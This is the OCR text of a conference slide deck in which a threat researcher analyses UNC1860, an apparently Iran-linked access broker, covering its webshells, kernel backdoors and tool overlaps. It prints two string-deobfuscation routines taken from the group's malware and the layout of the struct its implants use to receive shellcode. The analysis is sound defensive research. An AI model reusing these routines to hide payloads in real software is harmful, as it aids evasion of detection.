black hat EUROPE 2024

DECEMBER 11-12, 2024

BRIEFINGS

UNC1860 and the Temple of Oats

Stav Shulman

Whoami

Stav Shulman


Staff Security Researcher,
Google Threat Intelligence

Agenda


1. Why are we here
2. Let's start from the end
3. Gathering evidence
4. The “AHA” moment(s)
5. Summary and conclusions

01


Why Are We Here




What I Wanted



What I Got


Initial Compromise
Establish Foothold
Maintain Presence
Move Laterally
Escalate Privileges
Internal Reconnaissance
Complete Mission: Hand Over
Espionage
Disruption
Complete Mission: Operation
Maintain Presence

So Bear With Me



02

Let's start from the end

Who is UNC1860

- Operating since 2016
- Iranian MOIS affiliated
- Low confidence relation to APT34
- Middle eastern focused targeting
- Interests in Government, Telecommunications, Media, Critical Infrastructures, Satellites
- Operating as access brokers
- Cyber security R&D experts

UNC1860 Toolbox

- ☐ One-Day vulnerabilities
- ☐ Small “home brewed” webshell loaders
- ☐ Uniquely crafted obfuscations
- ☐ Passive tooling only
- ☐ Small .NET utilities
- ☐ Kernel modules
- ☐ GUI operated backdoor controllers
- ☐ Facilitating both espionage and disruption ops


Security Joes · Oct 30, 2023 · 5 min read
BiBi-Linux: A New Wiper Dropped By Pro-Hamas Hacktivist Group


Threat Intelligence
ROADSWEEP Ransomware - Likely Iranian Threat Actor Conducts Politically Motivated Disruptive Activity Against Albanian Government Organizations
August 4, 2022
Mandiant


BiBi Wiper Used in the Israel-Hamas War Now Runs on Windows
RESEARCH & INTELLIGENCE / 11.10.23 / The BlackBerry Research and Intelligen


Iranian Hackers Target Albania's Border Control System in a Tit-for-Tat Operation
nd the Total Information
rack the people who
September 13, 2022


Albania blames Iranian-backed group for cyberattack on its statistical institute
'Homeland Justice' targeted by Wiper cyberattack on Albanian Institute of Statistics on Feb. 1, resulting in deletion of some national data, says Albanian cybersecurity authority
Talha Ozturk | 14.02.2024 - Update : 16.02.2024

03

Gathering evidence

SEASHARPEE
Webshell

TEMPLEDROP
Dropper

SPARKLOAD
Backdoor

FACEFACE
Webshell

BASEWALK
Backdoor

ROTPIPE
Utility

YASSERVER
Backdoor

TEMPLELOCK
Utility

TEMPLEPLAY
Controller

STAYSHANTE
Webshell

SASHEYAWAY
Dropper

CHINACHOP
Webshell

HAZIZDOOR
Webshell

TANKSHELL
Webshell

VIROCORE
Controller

TOFUDRV
Backdoor

HEADTOE
Webshell

TUNNELBOI
Tunneler

GETREQUEEN
Utility

OBFUSLAY
Utility

CRYPTOSLAY
Utility

INKWELL
Webshell

VIROGREEN
Controller

OATBOAT
Dropper

TOFULOAD
Backdoor

TOFUPIPE
Backdoor

WINTAPIX
Dropper

TEMPLEDOOR
Backdoor

OATBOAT and Sons

- ☐ C++ code
- ☐ Shellcode launchers
- ☐ Utilizing complex HTTP.sys undocumented IOCTls
- ☐ Implementing a specific shellcode struct

TOFULOAD **TOFUPIPE**

Kernel Heroes

WINTAPIX

- ☐ Launch embedded shellcode
- ☐ Unpack backdoor

TOFUDRV

- ☐ Set up HTTPS listeners
- ☐ Launch shellcode

Temples

TEMPLEDROP

TEMPLEDOOR

TEMPLELOCK

TEMPLECOMP

TEMPLECORE

Give Me All The Libs

- ☐ Consistent usage of static libraries
- ☐ Implement “obvious” functions
- ☐ Repetitive spelling errors and funny looking naming conventions
- ☐ Potentially use:
  - ☐ Avoiding specific function calls detections
  - ☐ Guaranteed compatibility


XORO.dll
Encryption

BSAE64.dll
Encoding


TEMPLELOCK.dll
Hiding

One GUI to Rule Them All?


TEMPLEPLAY



VIROGREEN




If My Calculations are Correct



04

The “AHA” moment(s)



CRYPTOSLAY and OBFUSLAY


```
public static string ideaenoughaerobic(string string_0)
   { //over here converting the string to a byte array
      int length = string_0.Length;
      byte[] array = new byte[length / 2];
      for (int i = 0; i < length; i += 2)
      {
         array[i / 2] = Convert.ToByte(string_0.Substring(i, 2), 16);
      }
      int num = (int)array[0]; // extracting the XOR key
      byte[] array2 = new byte[array.Length - 1];
      Buffer.BlockCopy(array, 1, array2, 0, array2.Length);
      for (int j = 0; j < array2.Length; j++)
      {
         array2[j] = (byte)((int)array2[j] ^ num); // unXORing all by
      }
      return Encoding.UTF8.GetString(array2); // translating from byte
   }
```

```
public static byte[] Trickalert(string A_0)
	{
		int length = A_0.Length;
		byte[] array = new byte[length / 2];
		for (int i = 0; i < length; i += 2)
		{
			array[i / 2] = Convert.ToByte(A_0.Substring(i, 2), 16);
		}
		byte[] array2 = Convert.FromBase64String(Encoding.UTF8.GetString(array));
		Array.Reverse(array2);
		int num = (int)array2[0];
		byte[] array3 = new byte[array2.Length - 1];
		Buffer.BlockCopy(array2, 1, array3, 0, array3.Length);
		for (int j = 0; j < array3.Length; j++)
		{
			array3[j] = (byte)((int)array3[j] ^ num);
		}
		return array3;
	}
```


Trust me, I'm an Expert


- TOFULOAD and TOFUDRV leveraging undocumented HTTP.sys IOCTLs
- Requires vast RE research to achieve properly
- Emphasizes the level of UNC1860's expertise


One GUI to Rule Them All!





A Case of Deja Vu















Different Flavors, Same Soup

```
struct st_received_shellcode {
    __int64 shellcode_size;
    BYTE shellcode[];
    __int64 shellcode_output;
    __int64 shellcode_output_len;
    __int64 magic_0x18;
    BYTE shellcode_arg[];
};
```

```
struct st_received_shellcode {
    __int64 shellcode_size;
    BYTE shellcode[];
        __int64 shellcode_output;
        __int64 shellcode_output_len;
        __int64 magic_0x18;
        BYTE shellcode_arg[];
};
```

Compare the Uncomparable

